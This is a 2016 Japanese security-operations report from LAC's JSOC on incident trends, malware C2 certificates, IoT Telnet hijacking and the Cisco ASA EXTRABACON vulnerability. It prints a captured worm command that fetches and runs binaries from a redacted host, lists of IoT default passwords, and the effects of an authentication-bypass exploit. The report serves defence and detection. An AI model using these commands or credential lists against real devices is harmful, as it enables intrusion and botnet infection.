LAC
ともに、イキル

JAPAN SECURITY OPERATION CENTER

INSIGHT

vol.14

2016年12月28日

JSOC Analysis

JSOC JAPAN SECURITY OPERATION CENTER

JSOC
JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.14

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Team

【集計期間】
2016 年 7 月 1 日 ～ 2016 年 9 月 30 日
【対象機器】
本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス（機器）のデータに基づいて作成されています。

※本文書の情報提供のみを目的としており、記述を利用した結果生じる、いかなる損失についても株式会社ラックは責任を負いかねます。
※本データをご利用いただく際には、出典元を必ず明記してご利用ください。
(例　出典：株式会社ラック【JSOC INSIGHT vol.14】)
※本文書に記載された情報は初回掲載時のものであり、閲覧・提供される時点では変更されている可能性があることをご了承ください。

2　エグゼクティブサマリ

本レポートは、集計期間中に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

➢　IoT 機器の乗っ取りを試みる攻撃の増加

IoT 機器を対象とした、不正な OS コマンドの実行を試みる攻撃を多数検知しています。本攻撃が成功すると、外部から不審なバイナリファイルをダウンロードします。ダウンロードされるバイナリファイルを調査したところ、様々な IoT 機器のデフォルトパスワードによるリスト型攻撃が行われ、機器の乗っ取りが成功した場合は感染拡大を行うことを確認しています。IoT 機器は安価で導入が容易であるものの、デフォルトパスワードを含む推測可能なパスワードを使用しないことや、ファームウェアの適宜アップデート等、利用する際は適切なセキュリティ対策が必要になります。

➢　Cisco 社製品のコード実行の脆弱性（CVE-2016-6366）について

Cisco 社のファイアウォール製品に、細工された SNMP パケットを介して、任意のコードを実行されるゼロデイの脆弱性が公開されました。本脆弱性の攻撃ツールを検証したところ、SNMP パケットを介して任意のコードを実行させることはできませんでした。しかし、Cisco ASA 機器の停止および再起動や、リモートログインの認証を無効化することで、任意のユーザ ID/パスワードでログインおよび特権モードへの昇格が可能な状態にできることを確認しました。本脆弱性を悪用するには、いくつかの前提条件がありますが、重大な影響を及ぼす脆弱性であるため、早急なアップデートが必要です。

➢　BIND に存在するサービス不能の脆弱性（CVE-2016-2776）について

BINDに外部からサービス停止を可能とする脆弱性が公開されました。本脆弱性が公開された1週間後に実証コードが公開されたことに加え、警察庁などからも無差別な攻撃活動を確認したとして注意喚起が行われています。本脆弱性はBIND 9.0.0以降のすべてのバージョンが対象となり、影響範囲が広く、悪用することが容易な脆弱性のため、早急なアップデートが必要です。

3　JSOC におけるインシデント傾向

3.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功を確認もしくは被害が発生している可能性が高いと判断した重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	緊急事態と判断したインシデント ・お客様システムで情報漏えいや Web 改ざんが発生している ・マルウェア感染通信が確認でき、感染が拡大している
	Critical	攻撃が成功した可能性が高いと判断したインシデント ・脆弱性をついた攻撃の成功やマルウェア感染を確認できている ・攻撃成否が不明だが影響を受ける可能性が著しく高いもの
参考インシデント	Warning	経過観察が必要と判断したインシデント ・攻撃の成否を調査した結果、影響を受ける可能性が無いもの ・検知時点では影響を受ける可能性が低く、経過観察が必要なもの
	Informational	攻撃ではないと判断したインシデント ・ポートスキャンなどの監査通信や、それ自体が実害を伴わない通信 ・セキュリティ診断や検査通信

※2016 年 7 月 1 日 から重要度の定義を変更しております。

図 1 に、集計期間（2016 年 7 月～9 月）に発生した重要インシデントの 1 週間毎の件数推移を示します。

インターネットからの攻撃通信による重要インシデントは、8 月 5 週(図 1-①)および 9 月 4 週(図 1-②)に増加しました。8 月 5 週ではクロスサイトスクリプティングによるインシデントが増加し、9 月 4 週では SQL インジェクションによるインシデントが増加しました。

内部からの不審な通信による重要インシデントは、7 月 4 週(図 1-③)および 9 月 5 週(図 1-④)に増加しました。7 月 4 週では、DNS Changer[1]によるインシデントが増加し、9 月 5 週では、Ursnif の通信や不審な SSL 証明書を検知したことによるマルウェア感染のインシデントが増加しました。

[1] JSOC INSIGHT vol.13 第 3 章 3.3.1 感染端末の DNS サーバの設定を書き換える DNS Changer
http://www.lac.co.jp/security/report/pdf/20161031_jsoc_o001m.pdf





図 1 重要インシデントの発生件数推移(2016 年 7 月～9 月)

3.2 発生した重要インシデントに関する分析

図 2 に、インターネットからの攻撃による重要インシデントの内訳を示します。

インターネットからの攻撃による重要インシデントの発生件数は、前回の集計期間と比較して大きな増減はありませんでした。しかしながら攻撃の内訳に変化があり、前回多くの割合を占めていた DNS サーバの設定不備によるインシデントの件数が大きく減少し、Web サーバに対するファイルアップロードやクロスサイトスクリプティングのインシデントが増加しました。

ファイルアップロードの試みは、オープンソースとして開発されている CMS に対する攻撃を多く検知しており、中でも Prestashop や WordPress のプラグインに存在する脆弱性を狙った攻撃を特に多く検知しました。



(a) 4～6 月 **(b) 7～9 月**

図 2 インターネットからの攻撃で発生した重要インシデントの内訳


図 3 に、ネットワーク内部から発生した重要インシデントの内訳を示します。

ネットワーク内部から発生した重要インシデントの発生件数は、前回の集計期間の 810 件から大きく減少し 374 件となりました。これは、全体的にマルウェア感染によるインシデントが減少したためで、特に前回の集計期間において多くの割合を占めていた DNS Changer 感染によるインシデントが大きく減少しま

した。

Ursnif の感染によるインシデント件数は減少傾向にあるものの、依然としてインシデント件数が多く、引き続き Exploit Kit や不審なメールに対する注意[2]が必要です。

また、新たに、不審な SSL 証明書の検知によるインシデントが多く発生しました。このインシデントは、マルウェアの通信先ホストである C2 サーバ等で使用される SSL 証明書を、ネットワーク内部の端末がダウンロードした通信を検知したため、マルウェア感染の疑いがあると JSOC では判断しています。本インシデントは 3.3 にて検知事例を取り上げます。



(a) 4～6 月　　(b)7～9 月

図 3 ネットワーク内部から発生した重要インシデントの内訳

3.3 マルウェアの通信先で使用される不審な SSL 証明書

本集計期間において、新たに多数発生した不審な SSL 証明書の検知によるインシデントについて紹介します。

一部のマルウェアは C2 サーバ等と通信を行う際に、HTTPS 通信を発生させます。多くの HTTPS 通信は、クライアントとサーバ間の通信が暗号化されるため、ネットワーク経路上で通信を監視しても、検知内容から通信の不審性を判断することが困難です。このような状況の中で、JSOC では検知した通信の不審性をより正確に判断し得る材料を増やすために、マルウェアと C2 サーバの間で発生する HTTPS 通信について調査しました。その結果、マルウェアが C2 サーバと HTTPS 通信を行う際に使用する SSL 証明書の値に特徴があることがわかりました。

[2] 4.2 Ursnif の感染事例の急増
http://www.lac.co.jp/security/report/pdf/20161031_jsoc_o001m.pdf

図 4 に、C2 サーバで使用される SSL 証明書の一部を示します。

通常の公開サーバで使用される SSL 証明書は、証明書の項目に取得した組織固有のサーバ名や組織名等が記載されます[3]。しかし、図 4 の SSL 証明書では、サーバ名として「localhost」という値が、組織名に「MyCompany Ltd.,」という値が、それぞれ記載されており、管理する組織を示す値が記載されていませんでした(図 4-①)。

また、ルート証明書までの階層を SSL 証明書チェーンから確認すると、信頼されるルート証明書へのチェーンは確認できず、本証明書が自己署名されていることを確認しました(図 4-②)。SSL 証明書の用途の 1 つに、信頼される第三者機関による身分の証明があります。そのため、インターネットにサービスを提供する公開サーバでは、自己署名されている SSL 証明書を使用することは、信頼性を損ねるため通常ありません。自己署名された証明書では身分の証明は難しいものの、通信の暗号化は可能であるため、本証明書はマルウェアが発生させる通信を暗号化する目的で攻撃者が発行したと推測します。




図 4 C2 サーバに設定されていた SSL 証明書の一部

図 5 に、集計期間における不審な SSL 証明書を検知しマルウェア感染の疑いとして判断した重要インシデントの発生件数の推移を示します。

マルウェアによる通信に使用される SSL 証明書を検知するシグネチャを 7 月 14 日に監視機器へ適用して以降、複数のお客様でこのような不審な SSL 証明書を使用する C2 サーバへの接続を断続的に検知しています。

[3] SSL サーバー証明書の基礎知識｜Cybertrust.ne.jp
https://www.cybertrust.ne.jp/sureserver/basics/ssl1.html




図 5 不審な SSL 証明書の検知による重要インシデント発生件数の推移

表 2 に、不審な SSL 証明書による重要インシデントの接続先 IP アドレスを示します。

これらの接続先は、「サイバー救急センター」からの情報や JSOC での検知実績から、URLZone(Bebloh)や Gootkit など複数のマルウェア接続先で、同様の SSL 証明書が使用されていることを確認しています。このことから、本証明書は特定のマルウェアの C2 サーバに使用されているのではなく、特定の攻撃者が使用している C2 サーバに使われているものと推測できます。

表 2 不審な SSL 証明書の検知によるインシデントの接続先 IP アドレス

接続先 IP アドレス	IP アドレスが割り当てられている国
128.127.130.68	フランス
178.251.228.18	ドイツ
203.105.14.35	香港
203.239.190.57	韓国
62.255.210.203	イギリス

4　今号のトピックス

4.1　IoT 機器の乗っ取りを試みる攻撃の検知

家電量販店などで一般的に販売されている IoT 機器の中には、Telnet サービスが工場出荷時に有効なものがあり、パスワードなどの設定状況が脆弱な機器が存在します。JSOC では、これらの脆弱な IoT 機器の乗っ取りを試みる不正な OS コマンド実行の攻撃を検知しています。本攻撃の概要と組織内で IoT 機器を活用する際の注意点について解説します。

4.1.1　攻撃の概要

23/TCP の Telnet プロトコルを利用し、対象ホストの乗っ取りを試みる不正な OS コマンド実行の攻撃を検知しています。攻撃者は不正な OS コマンドを実行させることで、対象ホストに複数の不正なプログラムの取得・実行を試みます。

図 6 に、集計期間中に検知した不正な OS コマンド実行を試みる攻撃を示します。本攻撃が成功した場合、「/tmp」等のディレクトリに対し機器の乗っ取りを行うシェルスクリプトが設置・実行されます。

```
cd /tmp/ || cd /var/; wget http://[redacted]/.x86m; curl -o http://[redacted]/.x86m; busybox wget
http://[redacted]/.x86m; chmod 777 .x86m; ./.x86m; wget http://[redacted]/.x32m; curl -o http://
[redacted]/.x32m; busybox wget http://[redacted]/.x32m; chmod 777 .x32m; ./.x32m; tftp [redacted]
-c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g [redacted]; chmod 777 tftp2.sh; sh
tftp2.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh
```

図 6 不正な OS コマンド実行を試みる攻撃の検知例

wget コマンドにより取得されるシェルスクリプトには、他端末へ同様の攻撃通信を発生させることにより、ワームのように感染拡大を行うプログラムが含まれていました。したがって、本攻撃の送信元は、同様の攻撃が成功したことで、システムに侵入された感染ホストであるとも言えます。

図 7 に、図 6 の攻撃通信で取得されるシェルスクリプトを示します。




図 7 攻撃通信に含まれるシェルスクリプトの内容例

図 7 のシェルスクリプトは、以下の内容を実行します。

① /tmp へ移動する
② wget コマンドによりバイナリファイルを取得する
③ 取得したバイナリファイルに実行権限を付与する
④ 取得したバイナリファイルを実行する

IoT 機器を対象とした攻撃の特徴として、直接バイナリファイルを取得させている点が挙げられます。Web サーバ等の Linux ホストへマルウェアやボットの配置を試みる攻撃において、直接バイナリファイルを取得させることは、他の PC でコンパイルされたバイナリファイルが対象ホストで実行できない場合があるため、通常多くありません。IoT 機器へマルウェアやボットの配置を試みる場合は、ほとんどの IoT 機器にコンパイル環境がインストールされていないため、予め CPU の種類毎にバイナリファイルを作成する必要があることから、直接バイナリファイルを取得させていると推測します。

本攻撃で利用されるバイナリファイルを調査したところ、市販されているルータやネットワークカメラ、シングルボードコンピュータである Raspberry Pi など様々な機器のデフォルトパスワードが含まれていました。デフォルトパスワードを利用したログイン試行が成功した場合に、図 6 で示した OS コマンドを実行し、能動的に他の機器へ感染拡大を試みます。10 月 19 日時点のパスワードリスト(表 3)と 11 月 4 日時点のパスワードリスト(表 4)を比較すると、パスワードの数が 23 種から 39 種と増加しており、攻撃対象の機器を増やすことを狙って、リストが更新されていることがわかりました。

表 3 10 月 19 日時点のパスワードリスト（23 種類）

Root	admin	user	login
Guest	support	cisco	netgear
Dreambox	D-Link	ubnt	netman
Toor	changeme	1234	12345
123456	default	pass	password
123456789	vizxv	michelangelo	

表 4 11 月 4 日時点のパスワードリスト（39 種類）

telnet	root	admin	user
Login	support	cisco	netgear
Dreambox	D-Link	ubnt	netman
Wlse	wlseuser	1234	123456
Guest	changeme	12345	default
Pass	password	123456789	vizxv
Michelangelo	letmein	diamond	changeme2
(空白)	Cisco	cmaker	hsadb
Blender	attack	wlsedb	wlsepassword
Alpine	maxided	raspberry	

4.1.2 IoT 機器を悪用した DDoS 攻撃の増加

JSOC では、本攻撃で対象ホストが乗っ取られ、DDoS 攻撃等への悪用を検知した実績はありません。しかし、IoT 機器に感染してボットネットを構築するマルウェアである Mirai を悪用した DDoS 攻撃が行われており、様々なメディアが Mirai による被害について情報を公開しています。特に Akamai は DDoS 攻撃によって消費された帯域幅が 620Gbps[4]にも達したと報告しています。

また、Mirai の製作者によりソースコードが公開[5]されたことで、様々な攻撃者によって亜種が作成[6]され、攻撃が多様化したことで Mirai に感染した IoT 機器は、全世界で 50 万台以上[7]であると言われています。

Mirai の動作やソースコード公開による影響については付録 1 に、Mirai で用いられる ID とパスワードのリストについては付録 2 に記載します。

---

[4] 620+ Gbps Attack - Post Mortem
https://blogs.akamai.com/2016/10/620-gbps-attack-post-mortem.html

[5] Mirai-Source-Code
https://github.com/jgamblin/Mirai-Source-Code/tree/master/mirai

[6] How the Grinch Stole IoT
http://blog.level3.com/security/grinch-stole-iot/

[7] Over 500,000 IoT Devices Vulnerable to Mirai Botnet
http://www.securityweek.com/over-500000-iot-devices-vulnerable-mirai-botnet

4.1.3　組織内での IoT 機器の活用について

IoT 機器は安価で導入が容易であり、かつサービスの多様化の面から、様々な組織で導入が進む一方、ライフサイクルが業務用機器と異なりメーカサポートの期間が短いものが多く、脆弱性対応などのセキュリティ対策が適切でない機器が数多く見受けられます。

さらに、導入する場合の管理基準が曖昧で、勝手に設置された機器の把握など、管理面の問題も生じていると考えます。管理が不十分な場合、情報システム部署やセキュリティ部署が、組織内にあるすべての機器を把握できず、セキュリティ対策を含む適切な運用が行き届きません。結果として機器の脆弱性悪用や設定不備による不正侵入・不正利用が発生し、他所への攻撃に加担させられる場合や、情報資産が侵害されるなどの被害を受ける可能性があります。

現在、販売されている IoT 機器のほとんどが IPv6 に対応しています。IPv6 に対応した IoT 機器はプロバイダ等の RA を受信し、IPv6 アドレスを割り当てることで即座にグローバルネットワークからアクセスすることが出来ます。

これまでの IPv4 環境の場合、ファイアウォール等でポートフォワーディング機能を用いて、特定のポート番号宛に任意の IP アドレスに転送するなどのアクセス制御が行われていましたが、IPv6 も同様に不要な End to End 通信を行わないためのアクセス制御が必要です。

以上のことから、組織内で IoT 機器の活用時は以下を確認することをお勧めいたします。

【組織内の管理】

- □ 勝手に設置された機器が組織内に存在しないか
- □ 機器の管理者が明確になっているか
- □ アクセス制御が適切に行われているか

【機器の設定】

- □ 機器の管理パスワードが工場出荷時の状態でないか
- □ 機器のファームウェアを常に最新に維持しているか
- □ 意図せず公開状態になっていないか

4.2 Cisco 社製品のコード実行の脆弱性（CVE-2016-6366）について

4.2.1 脆弱性の概要

2015 年 12 月から 2016 年 2 月にかけて、ネットワークセキュリティ機器の脆弱性が相次いで報告され[8]、2016 年 8 月 17 日には、Cisco 社のファイアウォール製品において 2 件の脆弱性[9]が報告されました。1 件目は 2012 年にリリースされたバージョン(8.4（3）より前)に影響のある権限取得に関する脆弱性(CVE-2016-6367、通称 EPICBANANA)です。2 件目は公開時点でゼロデイ状態である、SNMP の処理における任意のコード実行を許す脆弱性（CVE-2016-6366、通称 EXTRABACON[10]）です。

Cisco 社からの脆弱性公開時に、この 2 件の脆弱性を含む複数の検証コードのファイルが「Shadow Brokers」を名乗る攻撃者集団によってネット上に公開されました。本検証コードは、Shadow Brokers が「Stuxnet[11]」や「Flame」などのグループと関わりがあったとされる攻撃者集団「Equation Group」から盗み出したとされています。また、Shadow Brokers は、Equation Group から得た未公開の情報についてオークション形式での販売を進めていましたが成立せず、後にクラウドファンディング形式で金銭を募りました。金額が 1 万 BitCoin になった時点で全ての者に提供すると宣言し、より金銭の取得を前提とした情報公開を試みました[12]。

表 5 に、EXTRABACON に関する概要を示します。

---

8 JSOC INSIGHT Vol.12 2.1 相次ぐネットワークセキュリティ機器の脆弱性の公開
http://www.lac.co.jp/security/report/pdf/20160617_jsoc_j001f.pdf

9 The Shadow Brokers EPICBANANA and EXTRABACON Exploits
http://blogs.cisco.com/security/shadow-brokers

10 Cisco 社製品における SNMP の脆弱性（CVE-2016-6366）について
http://www.lac.co.jp/blog/category/security/20160823.html

11 Stuxnet の起源：最初に狙われた 5 つの組織
https://blog.kaspersky.co.jp/stuxnet-victims-zero/5532/

12 TheShadowBrokers Message #3
https://medium.com/@shadowbrokerss/theshadowbrokers-message-3-af1b181b481#.sagwp288d

表 5 Cisco 社製ファイアウォールのコード実行の脆弱性の概要[13][14]

<table>
<tr><td>共通脆弱性識別子</td><td>CVE-2016-6366</td></tr>
<tr><td>影響を受ける可能性がある製品</td><td>・Cisco ASA 5500 Series Adaptive Security Appliances
・Cisco ASA 5500-X Series Next-Generation Firewalls
・Cisco ASA Services Module for Cisco Catalyst 6500 Series Switches and Cisco 7600 Series Routers
・Cisco ASA 1000V Cloud Firewall
・Cisco Adaptive Security Virtual Appliance (ASAv)
・Cisco Firepower 4100 Series
・Cisco Firepower 9300 ASA Security Module
・Cisco Firepower Threat Defense Software
・Cisco Firewall Services Module (FWSM)
・Cisco Industrial Security Appliance 3000
・Cisco PIX Firewalls</td></tr>
<tr><td>脆弱性の対象となるソフトウェアバージョン</td><td>Cisco ASA 7.2, 8.0, 8.1, 8.2, 8.3, 8.4, 8.5, 8.6, 8.7, 9.0, 9.1, 9.2, 9.3, 9.4, 9.5, 9.6(FTD), 9.6(ASA)</td></tr>
<tr><td>影響を受ける条件</td><td>・対象機器、対象バージョンにおいて SNMP 機能を利用している場合
・攻撃者が SNMP のコミュニティ名を把握している場合</td></tr>
<tr><td>脆弱性が解消されたソフトウェアバージョン*1</td><td>
<table>
<tr><th>Cisco ASA Major Release</th><th>修正バージョン</th></tr>
<tr><td>Cisco ASA 7.2, 8.x[15], 9.1</td><td>9.1.7(9)</td></tr>
<tr><td>Cisco ASA 9.0</td><td>9.0.4(40)</td></tr>
<tr><td>Cisco ASA 9.2</td><td>9.2.4(14)</td></tr>
<tr><td>Cisco ASA 9.3</td><td>9.3.3(10)</td></tr>
<tr><td>Cisco ASA 9.4</td><td>9.4.3(8) ETA 8/26/2016</td></tr>
<tr><td>Cisco ASA 9.5</td><td>9.5(3) ETA 8/26/2016</td></tr>
<tr><td>Cisco ASA 9.6(FTD)</td><td>9.6.1(11) / FTD 6.0.1.(2)</td></tr>
<tr><td>Cisco ASA 9.6(ASA)</td><td>9.6.2</td></tr>
</table>
</td></tr>
</table>

[13] Cisco Adaptive Security Appliance SNMP Remote Code Execution Vulnerability
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160817-asa-snmp

[14] The Shadow Brokers EPICBANANA and EXTRABACON Exploits
http://blogs.cisco.com/security/shadow-brokers

[15] Cisco ASA 7.2 および 8.x はソフトウェアの更新が終了しているため、公式が 9.1.7(9)以降へのバージョンアップを推奨
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160817-asa-snmp

4.2.2 本脆弱性を悪用した攻撃通信の検証

本脆弱性を悪用するための前提条件が、「SNMP 機能へのアクセスが許可された IP アドレスからのリクエスト」であり、「攻撃側が SNMP のコミュニティ名やアカウント情報を知っている」必要があります。

メーカからの公開情報では、CVE-2016-6366 の脆弱性は表 5 に示すバージョンが脆弱性の対象として示されていますが、公開されたファイル名やコードの内容から、表 6 に示すバージョンに対する検証コードが含まれていると考えます。

表 6 検証コードが対象としているソフトウェアバージョン

8.0(2)	8.0(3)	8.0(3)6	8.0(4)	8.0(4)32
8.0(5)	8.2(1)	8.2(2)	8.2(3)	8.2(4)
8.2(5)	8.3(1)	8.3(2)	8.4(1)	8.4(2)
8.4(3)	8.4(4)			

また、CVE の情報では、任意のコードが実行される可能性があると記載されていますが、公開されているコードを JSOC にて検証したところ、脆弱なソフトウェアバージョンの Cisco ASA に対して以下のいずれかの状況を引き起こすことを確認しました。

【検証の結果確認した事象】

- □ Cisco ASA の停止と再起動
- □ リモートログイン認証の無効化
  (SSH 等で任意のユーザ名とパスワードでログインおよび特権モードへの昇格が可能)

図 8 に、脆弱性を悪用し認証を無効化した後、ユーザ名とパスワードを空白でログイン試行した場合の挙動を示します。Cisco ASA に対して SSH 接続を行い、ユーザ名とパスワードに何も入力していない状態でログインを試みた結果、Cisco ASA のプロンプトが表示されログインの成功を確認しました。また、ログインに成功した状態から続けて enable コマンドを実行し、同様にパスワードを空白で特権モードへの昇格を試行した結果、特権モードのプロンプトが表示され、設定を変更可能な状態になりました。ユーザ名とパスワードを機器に存在しない test/test や test/123 などにした場合でも、同様にログインや特権モードへの昇格が可能なことを確認しました。

図 8 認証無効化後の SSH ログインおよび特権モードへの昇格

図 8 のように、ユーザ名とパスワードが空白の不正なログインが行われると、図 9 に示す Syslog が出力されました。

```
5|Aug 20 2016|14:55:44|111008|||||User '' executed the 'enable' command.
5|Aug 20 2016|14:55:44|502103|||||User priv level changed: Uname: enable_15 From: 1 To: 15
6|Aug 20 2016|14:55:38|605005|XXX. XXX. XXX. XXX |16723|10.11.2.72|ssh|Login permitted from XXX. X
XX. XXX. XXX /16723 to management: XXX. XXX. XXX. XXX /ssh for user ""
6|Aug 20 2016|14:55:38|611101|||||User authentication succeeded: Uname:
```

図 9 空白のユーザ名とパスワードで特権モードへ昇格した際の Syslog(抜粋)

